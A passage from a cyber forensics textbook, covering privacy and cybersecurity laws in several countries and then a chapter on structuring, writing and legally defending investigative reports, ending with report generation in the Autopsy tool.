In 2008, Illinois had passed the Biometric Information Privacy Act (BIPA). This law states that users have to give companies informed consent when the company is collecting written, biometric information. This means the users have to affirmatively agree to the collection of all data, and they need to know what it's being used for, the scope of the data, and who has access to it.

This law has been violated as Facebook uses facial-recognition technology to pair photos with identities (tagging) on blog posts. This feature was "opt-out" only.

The ACLU filed an amicus brief that argued that the collection of biometric data without being informed, or having written consent, is a violation of the law that states and mentions that the act of the collection of the data is the damage caused not "some additional harm."

IBM Case

IBM has recently been sued by the city of Los Angeles in the United States for sneaking data collection via its 'Weather Channel app'.

The city of Los Angeles is suing 'The Weather Channel app' for improperly extracting detailed data from users about their daily habits and handing the information over to advertisers and hedge funds for targeted advertising and marketing research.

IBM's TWC app has deceptively used its Weather Channel App to a majority of its users' private, personal, and geolocation data – tracking all the minute details about its users' locations round the clock day in and day out, all the while leading users to believe that their data will only be used to provide them with 'personalized local weather data, alerts, and forecasts'.

Apple's iPhone

From the famous quote, "What happens in Vegas stays in Vegas," similarly Apple made a splashing claim: "What happens on your iPhone, stays on your iPhone." Apple made a splashing statement about its privacy policy by recently taking out a billboard ad in Las Vegas for the Consumer Electronics Show (CES) 2019.

But the fact: What happens in iCloud, does it stay in iCloud? I don't think so. The data center laws around the world will not allow you to do this.

Apple promises privacy - but not on iCloud. People should understand Apple's stance on privacy and security applies only if you don't back up your data to iCloud.

Apple says it can't access information that's stored on iPhones because it doesn't have your passcodes. But if you back up your iPhone to iCloud, then Apple has access to those 'backed up' data such as emails, photos, personal notes, contacts, and calendar events. Your privacy is gone.

Unlike the iPhone hardware, Apple retains the ability to decrypt the iCloud backup. And the company can turn the contents of iCloud backups over to law enforcement agencies around the world. It doesn't need your permission to do this. This is how governments around the world gain access to your iPhone data – through iCloud backups.

As a solution to this, Turn off your iCloud backup. Back it up to your local hard drive. Here is Apple's privacy statement"
https://www.apple.com/customer-letter/

China's New Cybersecurity Law and U.S.-China Cybersecurity Issues

China was allegedly stealing intellectual property and trade secrets from Apple, which may be contributing to Apple's iPhone challenges in the country.

Apple technology may have been picked off by China and now China is becoming a big competitor of Apple, said Larry Kudlow, President Trump's economic adviser.

In 2016, the Chinese government enacted a cybersecurity law that laid conditions for doing business in China. The law requires companies to provide the government with source code or other valuable encryption information. If China is allowed to access the source code and encryption from U.S. companies, the Chinese government very likely could use that data to tap into U.S. government agencies, banks, and other facilities.

One major aspect and concern of this law is that it requires U.S. companies to partner with Chinese-owned service providers to store data that is on the cloud. Apple said that it was transferring its data in China to a company called Guizhou-Cloud Big Data.

Vietnam Rolls Out New Cybersecurity Law

The lawmakers of Vietnam finally approved a new cybersecurity law that controls the internet content and global tech companies operating in the country. This new cyber law, which just came into effect on January 1, 2019, actually needs Facebook, Google, and other international tech firms to store local users' data on local servers and set up their offices in Vietnam.

The new law also bans internet users in Vietnam from spreading anti-government information. It also disallows the circulation of the content that's fake, defaming, or inciting violence.

This law also addresses the protection of human rights and civil rights, as well as protection of secrets of businesses, individuals and families. It also makes it compulsory for domestic and foreign telecommunications service providers to securely keep the personal information and accounts of their users secured.

Ohio's Cybersecurity law

It creates a 'safe harbor' for businesses owners, a protective position when accused of failing to implement all adequate cybersecurity protections.

What this means is that data breach laws were mostly used to penalize companies, but this Ohio law varies because it provides safe harbors for companies to get away from the penalization.

This new law actually does not create a minimum cybersecurity standard in Ohio or new cybersecurity regulations that businesses must follow; rather, the law operates by incentivizing businesses to develop and have a Cybersecurity program that 'reasonably conforms' to an already present or existing, industry-recognized cybersecurity framework.

If the company can prove that it had a compliant cybersecurity program in place at the time of a breach, the company could use the program's existence as an affirmative defense to certain tort claims (legally speaking: which means you are clear).

Social Media – A Game Changer

With the existence of social media, it has changed the most basic rules of human engagement, primarily that it is being mediated by a screen and a server in a far-off land, and every single transaction is being monetized. This is the social as well as the business side. We have found most of our lost friends, acquaintances, and relatives through this medium. Encryption is built in, but it has the capability to be monetized. Astonishingly, that is our existence. Social media has an antisocial side, getting from broad to broader, battling Privacy.

We all live in different countries; that is the way the world is politically and emotionally divided. The primary duty of the state is to protect the territorial integrity and sovereignty of the nation and protect the life and liberty of its citizens. Any country that does not have the capability to intercept information, data, and communication that is mutually incompatible to these two stated goals is a blind country. This is the state in which we have landed, propagated by this medium. It is primarily a free run-for-your-money spinning machine.

Section 79 of the Indian IT Act expects the intermediaries, that is, the social media platforms to inform its users what not to host, and in case of such an instance, they must pull down the content within 36 hours and preserve a record for 180 days for in case of investigations. Has this brought sanity? No. Right to speech and expression activists are up in arms. China is a different story, but now the rest of the world is no mood to leave social media scot-free. The Five Eyes – United States, United Kingdom, Canada, Australia, and New Zealand have demanded access to all the decrypted data to fight global terrorism and for the investigation of serious crimes and offenses.

Summary

In this chapter we learned the following:

- Cyberwarfare refers to using cyber technologies to launch an enormously coordinated digital assault or virtual war on a country, government, or citizens by another government, or by large groups of citizens. Also, any warlike attack on an organization, from a terrorist group or hackers, can also be considered as a Cyberwar.
- There are bilateral and multilateral treaties that exist between two or more countries and are the only way the cyber-related issues are being resolved. The Budapest Convention and Tallinn Manual are two such positive attempts in this direction, but they do not deal with cyberwarfare.
- Cyber law is a term used to describe legal issues related to these crimes committed in cyberspace. Different countries have their different cyber laws.
- Cyber Security Information Sharing Act (CISA), Federal Exchange Data Breach Notification Act (2015), and National Cybersecurity Protection Advancement Act (2015) are some cyber laws in the United States.
- GDPR is an acronym for General Data Protection Regulation, put forth by the European Union (EU), to protect data of EU citizens.
- The Personal Information Protection and Electronic Documents Act (PIPEDA) is a Canadian law for data privacy.

References

https://scholarship.law.duke.edu/faculty_scholarship/2679/
https://www.wired.com/story/exactis-database-leak-340-million-records/
https://www.independent.co.uk/life-style/gadgets-and-tech/news/facebook-hack-latest-million-user-accounts-data-security-privacy-a8581571.html
https://www.apple.com/customer-letter/
https://ieeexplore.ieee.org/document/7502348
https://ieeexplore.ieee.org/document/7891498
https://www.documentcloud.org/documents/4368041-CLOUD-Act-of-2018.html/
https://www.usatoday.com/story/tech/news/2019/01/30/apple-facetime-bug-suit-charges-iphone-overheard-attorney-client-talks/2718859002/

CHAPTER 15

Investigative Reports and Legal Acceptance

The final output of any investigation, whether successful or not, is a report; and this can be the straw that breaks the camel's back. Tell a techie to write a report, and you will (usually) see sweat break out or a nervous twitch; ask a law enforcement officer, and you will observe a certain amount of dislike for the work assigned.

Normally one considers the conclusion of an investigation to be the point where the objective has been achieved – criminal is arrested, crime is solved, security is enabled, VAPT done, security certification or audit has been completed. However, the actual closure can only be defined as that point of time when the final report is submitted and accepted by the client, or a court of law or reporting authority.

A law enforcement officer is trained in the nuances of report writing from the legal standpoint during training in the police academies because investigation reports are fundamental to a police officer's job. Whether it is a cyber or a real-life crime – they have to ensure that the investigation report is well written and will lead to conviction. In fact, the police officer will begin writing at the time of registration of the complaint (case) itself, and must ensure that every word and statement is legally sound.

However, the forensic or security investigator (generally) has not, formally, learned the art of report writing, and will have picked up the skill the hard way – over the years, through their experience in the school of hard knocks.

For the cybersecurity professional, one who excels at cyber investigation or computer forensics or any cybersecurity discipline, report writing is not really a welcome or likable task because it is not as exciting as the activities that make up the 'real work.' Over a period of time, both the law enforcement officer or the professional investigator learn the nuances of report writing and will produce good reports that will stand up to scrutiny in a court of law, or in presentation to clients. However, the bottom line is this – it is considered to be a chore and may not be taken up happily.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_15

Report writing is a skill, an art, which must be mastered by the investigation professional with as much diligence as the acquisition of the forensic or security skills and the quest for higher/continuous learning and work experience. The report is the representation of the hard work and intelligence applied to an investigation or security activity that should clearly communicate every nuance of the findings, and rationale of recommendations, analysis, or conclusions. A report must be written in a manner as to present the message in simple language and be structured, similarly, representing the logical flow in which the investigation was carried out. It will include observations, trends deduced from the analysis of findings (supported by evidence in the form of screenshots, etc.); provide details of tools, technologies, approach, and methodology; and finally, an opinion as part of the conclusion.

An investigation report can be the result of many engagement scenarios, and this may include, but not be limited to, the following:

- Cybercrime Investigation by LEA or private investigator
- Computer testing and assessment
- Forensic testing and investigation of digital assets for digital recovery
- Forensic Testing of digital assets seized as evidence in cybercrime investigation
- Cybersecurity activity or assessment

In fact, as said in the beginning, the report is the final output of the investigation or security activity. The content of a report may lead to the next phase of related activity, but it marks the last milestone of an investigation and the beginning of a new chapter in the assignment/engagement.

A report must have certain essential properties, and it may be technical or nontechnical in terms of the language and presentation. This is dependent upon the audience, or forum, for which the report is being written or where, and to whom, it will be presented. However, even if the report is of a nature where it must be written technically, it will still have a summary and conclusion that will be written in a nontechnical manner.

Fundamentally, the report will present facts of the case investigation, evidence, modus operandi, analysis, conclusion, and recommendations. We will now look at reporting per se: its structure, construction, requirements, and essentials practices – followed by the pitfalls of legal acceptance of an investigative report.

Understand the Purpose of the Report

It is important to understand the reason why the report has to be written (its purpose). Besides understanding why you must write a report at the end of an assignment, what is the subject and who is the audience – all these factors will lead to the selection of the approach, presentation style, and content – and all this is dependent on the purpose behind the creation of the report.

A report is the record of the detailed account of an investigation and the findings along with evidence, conclusions or analysis, and recommendations, as results of the activities carried out. One has to remember that the investigation is commissioned to fulfill a certain objective or need-to-know for which the investigator has made the best effort; and now, he must record all this information so as to make it available to all stakeholders at any time now, or in the near/distant future. Hence, there is need to make another best effort to provide detailed and complete information from and about the investigation, in a simple and logical manner.

The most important reason why reports must have these characteristics is that it preserves lessons learned and approaches to various issues/scenarios/problems. If a report is made part of a dynamic (and searchable) document management system or threat library, it can be a valuable resource some time in the future as an Indicator of Compromise (IoC).

While the content, language, and presentation of the report is decided based on the purpose being fulfilled by the document, one has to ensure that the fundamentals (in terms of the expectations of the engagement) are recognized as one begins the task.

Prep Work for Report Writing

As a standard practice, we usually start preparing to write the report as we come to the end of the investigation or project. While it does work and we are able to prepare, present the report, and get acceptance, there is always the thought that one could have done better as a learning lesson. As we always recommend and say: critique the case to see what could have been done better and utilize these learnings in the future investigation cases.

It is also a standard happening that one wants to put off the writing as it is considered a chore, boring, or simply it's not my job (as any well-meaning techie would say). This makes it more important, in the scheme of things, to prep effectively for writing a report as one has to sustain the enthusiasm to record the investigation for the client, change/update as per feedback, and finally present and defend the same.

When should one prep for the report – while your standard approach may say "at completion," it should actually start at the beginning of the project itself. The reasons are many, and most importantly, the following:

- Creating a model of the report based on the scope, at the start of the project, will help set a focused direction for the investigation team. The sections in the dummy report will become the work-breakdown structure (WBS) of the activity to be performed. It will also be the objective to be fulfilled for the report.
- Maintain a logbook or notes: based on the report template, plan the manner in which notes will be captured for the investigation activities. Along with your notes, this will also be the place to collect and store evidence. These notes should be detailed enough to be the input into the report when being finalized with minimal edits. In fact, if you can start filling in the sections in the dummy report, this will be an ideal situation.
- Conceptualize a naming and storage convention: how the various files will be named and stored on the network.
- Having a dummy report template that provided the work breakdown for the actual investigation will ensure an error-free and scope-compliant completion of project tasks, collection of indicators (and evidence) of successful task completion, thus contributing to higher efficiency.
- At the end of the project, when it is time to prepare the report, the time for preparation will be greatly reduced, and this small action contributes to the higher productivity.
- The logbook with notes will be a point of reference in case of any doubts or sticky questions later.

Writing the Report

Report writing is a project within the project that can become a chore if not tackled early (better that it be tackled at every point in a project)!

This means that you do not wait until the completion of the investigation to start writing your report. It must start at the beginning itself and is updated as you proceed in the investigation. It needs to capture all nuances of your investigation, evidence collection, analysis, conclusions in terms of the actions performed, the approach and methods employed. So, the first piece of advice is to keep the update report in the manner of a logbook or journal and finalize it on completion.

The difficulty to recall all aspects of the investigation, and the disjointed output is a hard and harsh fact of any report writing task – the uninitiated planner realizes this challenge on completion of the engagement, or on achieving the objective(s). It may be pertinent to mention that many seasoned professionals also slip up often, and they are faced with numerous difficulties and challenges when making a report.

While this is a fact, the other fact is that many such seasoned professionals also feel stumped when they have to write a report.

While estimating the effort for a project or planning the activities, it will be wise to include additional workdays for report writing. Often this is not done or, when it is done, the workdays are insufficiently provisioned. You can expect your client to express a surprised negative response when you ask for 2 to 7 days for report writing.

As has been said in the opening statement in this section, it is best to keep the end goal (report) in mind when carrying out the investigation/testing activities. This means that the nature and layout of the report should be planned and created at the start of the project – when one begins to collect tools, plan techniques, envisage scenarios, and generally starts working on getting the project into operational mode.

> It is easy to keep thinking of the end goal (the report) while working on the investigation, or testing. This can be a simple method to keep full text notes while conducting your investigation/tests making it as descriptive as possible. Your personal investigation logbook is to record all your activities as they happen. This can capture the date/time, artifact, observations, interviewee names, assumptions.

> As you make the log entry/note, you can capture and save the output you are viewing or analyzing. This is the evidence to substantiate your analysis later and will be easy to recall the situation. You can include the reference to the source of evidence by way of file/folder name, and the section that is being referred to in that document.
>
> There is no one-size-fits-all science or technique here, and you can use your favorite notepad (virtual and physical pen+paper) to log your actions and make notes. Computer-based notes will help as you will be able to save much time when creating the final reports.
>
> You may want to classify these notes, so that they are aligned to the headings/sections in the report template that you have created at the start of the project.

In short, as has been said in the earlier section on prepping for writing the report, do not wait to finish the project to begin the documentation – start documentation while the investigation is on! It is easier to edit facts written when they are fresh in your mind rather than trying to remember their details from your notes or memory a few weeks or months later when the investigation is completed.

Structure of the Report

A report has to provide information about the findings with respect to the mandate (or scope). It has to introduce you and your credentials to establish your credibility/capability to the reader; it must present the professional analysis, point of view, and more. It requires that you set out the layout of the report in a manner that is structured on the sequence of your activities.

This following is a list of the various sections that can make up a report. It may be used, depending on the relevance of each section, and depending on the type of report being written. Users may add additional sections or content into the defined sections as required for their project, but certain parts must be mandatorily included in a report, as already mentioned.

- *Title Page*
    - This should distinctly show the title of the project, report version number, your company as the creator, and client name.
- *Document Control*
    - Document information (title, date, release version, etc.).
    - Change tracker to know the changes in the document at every version – showing the document version, changes carried out, and the name of the author/reviewer.
- *Disclaimer*
    - A declaration about the ownership of the contents of the document, liability, and restrictions of use.
- *Table of Contents*
    - This is a mandatory section, and it must be generated using the ToC feature of the word processor so it is hyperlinked to each section in the document. *Please see the guidance for tables later in the document.*
    - Tables must be generated from the word processor application itself so that it is hyperlinked to the appropriate section in the document.
- *Introduction*
    - This is a mandatory section.
    - High-level statements to provide the context of the engagement, the history/why it is being done, the expected outcome, etc.
    - Background of the investigation – how was the incident discovered, etc.
- *Executive Summary*
    - This is a mandatory section.
    - A summary of the findings, the impact, and recommendations using simple language that can be understood by the senior management.

- The objective is to present the facts and findings in a manner that influences the reader to take necessary action.
- Recommendations may be presented but at a high level.
- It is advisable to exclude legal opinion on the incident or issues(s) unless this is a legal report or the client has asked for legal opinion, too.

– *Scope and Objective of the Engagement/Assignment*

- Reproduce the scope and objective from the contract so there is no ambiguity.
- Include any comments relating to the scope/objective to highlight changes, challenges, etc.
- List any changes made to the scope (during the course of the engagement) in a separate section for the same, and provide an explanation for the same.
- List exclusions, inclusions, and value additions.

– *Findings and Analysis*

- Classify the findings (critical, high, medium, low risk).
- List the findings with the relevant digital evidence, including the analysis of the issue, impact, remediation, recommendation, etc. (it might be advisable to use tables or sections to segregate the issues).
- Using the page break feature, ensure that every issue is highlighted on a new page.

– *Investigation Report*

- Names of investigation officers and their duration on the case.
- Details of evidence seized, statement of chain of custody, and present location.
- Evidence in digital form (screenshots, files, etc.) should be accompanied by relevant notes and explanations, origin, date, etc.
- Contact information of all concerned persons.

- Details of arrests, notices issued or received.
- Related case histories and law, cross-references.
- Notes on the crime scene response and the integrity of evidence captured.

– *Criminal/Forensic Investigation*

- Description of the crime, location, time, etc.
- The manner in which the investigation was carried out.
- The persons who have participated in the investigation (name of officer who has taken the complaint and the chain thereafter).
- Applicable sections of the law under which action is taken.
- List of evidence artifacts, their description, and the present location.
- Statement of compliance with best practices in collection, transport, storage, and retrieval of evidence.

– *Approach and Methodology*

- (Preferably) insert a graphic visualization of the investigative process.
- Explain all the steps in carrying out the investigation, tools, and techniques used to carry out the activities successfully.
- Explain all the steps in carrying out the analysis of the findings and why it should be considered credible.
- Provide any references to industry standards/frameworks on which the approach is baselined.
- If interviews are to be conducted, what is the agenda.
- Any particular process issues to be considered (based on regulatory or industry practices).

– *Conclusions and Opinion from the Analysis*

- For each finding, provide the analysis of the finding and arrive at a conclusion.
- For each area, provide a remediation/mitigation/action required strategy.

- Timeline of the analysis.
- Cross-References.
- Evidence examined for each finding and the result.

– *Project Governance*

- Project Charter, vision, and mission.
- What is the structure of the project team, functional teams, leaders, and escalation path?
- Roles, responsibilities, and qualifications/experience of the individual team members.
- Tasks assigned to the team members.
- Internal and interim project status reporting and review schedule.
- A high-level representation of the project plan and fulfillment of the same.

– *About Us*

- It will be nice to include a section about yourself or your company.
- This information can include your capabilities, testimonials, client references, client list, and any relevant marketing collaterals.

– *Annexures*

- Use this section to include evidence and reference content that is to be shared within the report. If the evidence, etc., uses too many pages in the findings section, it can be placed in the document as an annexure.
- Annexures may carry document scans (Licenses, etc.), and these can be placed in this section as appropriately numbered annexures and referenced from within the document.
- The type of content included in the annexures may be a log file; large tables or figures; extracts from standards, laws, or regulations, etc.

Please note that this conceptual model for a report is indicative and may be used to construct your own report(s), and you should feel free to add or delete from the recommended content. It is advised to take the complete message of this Report guidance while writing yours.

Plan the Coverage

As you prepare the template for your report, you must map it to the findings or the objective(s). If you are mapping the content at the time of starting the engagement, then the exercise is conceptual, and you should revisit it at every iteration when you need to prepare a report. When making the conceptual design for the report, you have to take the following factors into consideration:

- Who is the audience – will they understand technical stuff, jargon, or do you need a simplified nontechnical document?
- How much time you will have in hand to present your findings.
- Is this a draft report for discussion or has it been reviewed?
- Are you going to provide a printed copy of the report or only a soft copy?
- Design issues: is the soft copy printable, so as not to lose its formatting; what are the fonts to be used, formatting, tabs, etc. (this is addressed in another section on Design and Good Practices for writing reports).
- How will you get the information in hand – through interviews, etc.

Conclusion and Analysis

The report must provide conclusion statements for the scope requirements. This will be based on the results from the analysis of the findings, and the investigator is the one who tabulates the results.

Conclusions must factually state whether the investigation has substantiated the allegations arising from the incident, or not. In either case, the statement of substantiation, or not, has to be supported with credible evidence that has been obtained in the analysis or findings.

Recommendations

Recommendations can be provided by the cyber forensic investigators in reports, based on the identified risk factors that have the best potential for preventing or reducing the risk of similar accidents. These recommendations should logically follow the conclusion relevant to the investigation and be feasible. It could include a review of current policy or a new policy, retraining staff for a particular incident, or any additional training needs. The investigator should address all the limitations, provide a remedial technique to correct outstanding security deficiencies, or provide techniques to reduce risk of loss from the occurrence of any cyberattack. Additionally, the investigator can provide information about what security measures can be prioritized by the client to overcome security deficits.

Characteristics of a Good Report

A report is as good as the ease with which the reader understands the information provided through the simple language and graphical representations used. It is advisable for the report writer to share the report with a peer, if possible, in confidence, and get that person to read and share a frank opinion. If this is not possible, then allow the report to sit for a couple of days, and then go back to read it – this by itself will give you an idea of how good a job has been done.

However, there are a couple of issues, which must be taken care of before doing this:

1. Ensure you have time in hand to delay the submission by a couple of days to allow you to check the quality and ease level of the report.
2. If you are doing a self-check, please make sure you do it dispassionately and without prejudice.
3. If this is a "big" report, then you must put it through a personal and professional quality check, which means have it reviewed by senior investigators and also refer some previous reports, accept changes and recommendations if needed, and incorporate them so that nothing has been left out and hence would have a better acceptability in a court of law, thereby safeguarding the interest and reputation of the client for whom this investigation report is made.

4. Make sure that the peer review is done by trusted peers who are authorized to have access to the information in your document.

It may be mentioned that the assessment, or opinion, on quality/completeness/understanding of a report will vary from person to person. As such, the characteristics required in a report to appease one recipient may not be the same as to appease another recipient. However, reports are not written to appease, or please, someone and must be factual in nature. At times, it will hurt the very same entity that has ordered the investigation and report that was written.

A few essential characteristics that should be in any report are shared below. This list can be grown by you through your own experience(s) writing and submitting reports and getting reviews. The feedback will help you build your own list of characteristics and identify your skills/strengths in report writing.

The following is the list of characteristics of the content that one should keep in mind:

- Investigation findings are presented in a factual and focused manner and are not subjective or open to misinterpretation; they must be supported by the shared evidence. Nothing stated in a report (findings, opinions, etc.) must be unsupported.
- Avoid any personal bias in the opinion being stated in the report.
- An investigation/forensic report can only state the obvious and not pass judgment. This means that the results of the investigation can only provide a definite conclusion that may prove complicity or involvement of a person or entity, and the report will state the same, duly supporting the statements of findings with appropriate evidence.
- Any and all evidence artifacts that are referred to or shared in a report (e.g., screenshots, extracts, embedded documents) must be clearly labeled and described for the contribution of their attribute(s) toward the investigation results.
- The statements should represent what you have done and not what you couldn't do as this will not put you in good light. However, this is also a judgment call to be taken as per the situation in the engagement at that point of time. For example, challenges and issues should be reported if there are activities that could not be performed due to omissions and commissions of others, or nonavailability of resources.

- While using acronyms, spell them out (expand the acronym) at the first use.
- Statements, scenarios, and activities must have a lead in. This means that any heading must have a brief explanatory few lines that will familiarize the reader with the contents in that section.
- Facts and findings are distinctly separated from Opinions and Analysis (it will be good to label them separately). A fact will be the statement of the activity or event that has occurred; and the finding, in that case, will be the cause, impact, etc., of the event.
- The findings and analysis should be easily understood as they are written and in such a manner that the detailed explanation can allow any other adequately qualified person to be able to reproduce the same.
- Statements should be concise, to the point, and not ramble on around the issue being reported.
- Save the document with a password and ensure that the password is safe and retrievable. Share the password with the document recipients thorough an email/communication that is distinctly separate from the one on which the document has been shared.
- The report communicates in a simple, clear, concise, and coherent language that is direct and focused and succeeds in presenting complete information logically. The completeness is addressed as all issues are closed with appropriate conclusions.
- Findings and analysis are professionally presented, are impartial, not subjective, and do not purport to draw any conclusions of law.
- Don't simply list files and search terms; provide your analysis with it as well. For example, if you find something, you have to explain what it is, how it works, and why it is significant.
- Even if you are completely sure about a statement, be careful about using absolutes. Instead of using absolutes, use phrases like, "It is my professional opinion..." or "This leads me to believe..." because this language is a means of presenting the information as a professional opinion.

Document Design and Good Writing Practices

Your report represents your diligence and hard work, and the message of professionalism must be impressed on the reader – from the nontechnical CxO as well as the technical functional team. As such, you should exercise control on the language used, the content and its presentation, and the elements of document formatting/constructions.

1. Document design is important and will give a standardized look and feel to the report. A few good practices are given here:

    a. Fonts and formatting used across the document must be consistent so it will be good to create a document template and standardize the following: font type(s), font size for text/headers, spacing, paragraphs, bullets, color(s), logos, background, table formatting, header/footer, file naming convention, versioning, etc.

    b. Dates should be a long date – 01 January 2019 and not in the form 12/12/2018 – this will remove any ambiguity in interpretation.

    c. Graphics should be used as well and sized properly – make sure that the image(s) being resized retains the "aspect ratio" or else it will be disfigured. In addition, anchor the image at a proper location in the page and allow the rest to flow around or above/below.

    d. Margins for tabs, paragraphs, bullets and numbered lists must be consistent and formatted in a manner to provide an overall good viewing effect.

    e. Headings should show the investigation path – remember that the reader will first scan the table of contents and then move ahead. This must show the planned structure of the investigation and the depth of the report. Make use of the properties of your favorite word processor to break down the document sections with appropriate list levels using header1, header2, etc.

    f. This will help in creating the Table of Contents. It is suggested that you use a dynamic table, which will have nested rows for the levels of your section headings. Having a standard font with varying size will give you a neat and clean ToC at the beginning of the document.

g. Try to use bulleted or numbered lists as much as possible to present your information. Also make good use of tables to separate data and make sure that the table is placed/anchored in the document and sized correctly.

2. Run a spelling and grammar check once you have completed the document. However, it will not hurt if you keep running a check while your work is in progress.

   a. Use active voice in writing; so "The attacker stole the data" is the correct way not "The data was stolen by the attacker."

   b. Avoid vague quantifiers like "numerous," "several," "many" – this is a report and if one does not have the numbers on hand, there is no need to be speculative. This also applies to use of jargon, or informal or coarse language.

   c. Use terms consistently – so if you are saying "system" make sure it is used through the document and not interchanged with "host" or "node" or "device" at other points.

3. Develop and save templates for different types of reports, which you need to generate. Also create your associated tools that you will use to capture notes, or create graphs and other elements for the final report. This will ensure that your reports and documents retain a consistent look and feel and adds value to your professional image.

4. Review the report before it is distributed, and make sure you take care of these activities before sharing with an external or internal party:

   a. Do a content check for accuracy, completeness and appropriate detail.

   b. Read the document for a language check.

   c. Carry out a spelling and grammar check.

   d. Ensure compliance with your document styling standards.

   e. Delete any extraneous information.

   f. The language used should be direct, with small sentences; and each sentence should simply and effectively communicate the message.

5. Document Properties carry a lot of extraneous information, which may be inappropriate to be shared with the report, so the following guidance becomes essential:

   a. Delete all metadata in the document. If one has to include metadata, then insert the name of your company/entity and avoid a personal name.

   b. Certain reports carry the name of the investigator, or team members as part of the document information, or on the title page, as 'authors' of the report. This is not a good practice and reports must be issued from an institution (or entity) rather than provide space to introduce the author. The reason is that eventually the entity issuing the investigation report is responsible for the same, and investigators may also change on a case/engagement.

Legal Acceptance

Investigation reports may require to be presented in court or in situations where it must be consistent and aligned to the requirements of the law of the land. In other words, a report must be legally sound and be acceptable in a court of law when needed.

As such, there are a number of issues that must be kept in ongoing consideration when writing a report:

- The report should present findings, the chronology/timeline, and manner in which it is discovered and analyzed and the logic/tools used to come to the conclusion that is being presented.

- Provide a clear description of the procedure for evidence gathering and storage to demonstrate the manner in which the integrity and chain of custody of the same has been maintained.

- You have to be an expert to be able to state an opinion that will be accepted in the court; and this requires that you have to represent your credentials appropriately in the report. This has to be a separate section in the report that lists all the investigators and team members with their qualifications, work/professional experience, accolades, and recognitions. (*This may seem to be a conflicting suggestion, as earlier it has been said not to include names of investigators. Please note that a separate section may be included but not the insertion of names in the title page or in the document properties, which may be considered inappropriate).*

– If you do not possess credibly recognizable credentials, you should hire a consultant (with appropriate credentials) who can present your report, and defend it, in a court of law. In the event of hiring an external consultant, this information must be included in the report with the contact coordinates, qualifications, and references.

– Where required, the applicable sections of the law must be quoted to correlate or tie-in the conclusions with the legal aspects of the incident under investigation.

Reporting Feature in Autopsy Tool

There are many commercial and open source tools available that provide report generation based on your findings, depending on the scope of the case. Commercial tools include Encase and Access Data FTK. We'll use Autopsy. Screenshots below show an automatic report generated by the Autopsy tool after investigation.

Although this report is not legally accepted in court, it provides the forensic investigator with a summary of all the findings during investigation.

1. Click on Generate Report option after finishing the investigation (Figure 15-1).




Figure 15-1. *Starting a report*

2. You can generate reports in HTML, Excel, Text, etc., formats. Here we are going to generate an HTML report (Figure 15-2).




***Figure 15-2.** Creating an HTML report*

The case summary section of the report is shown in Figure 15-3.

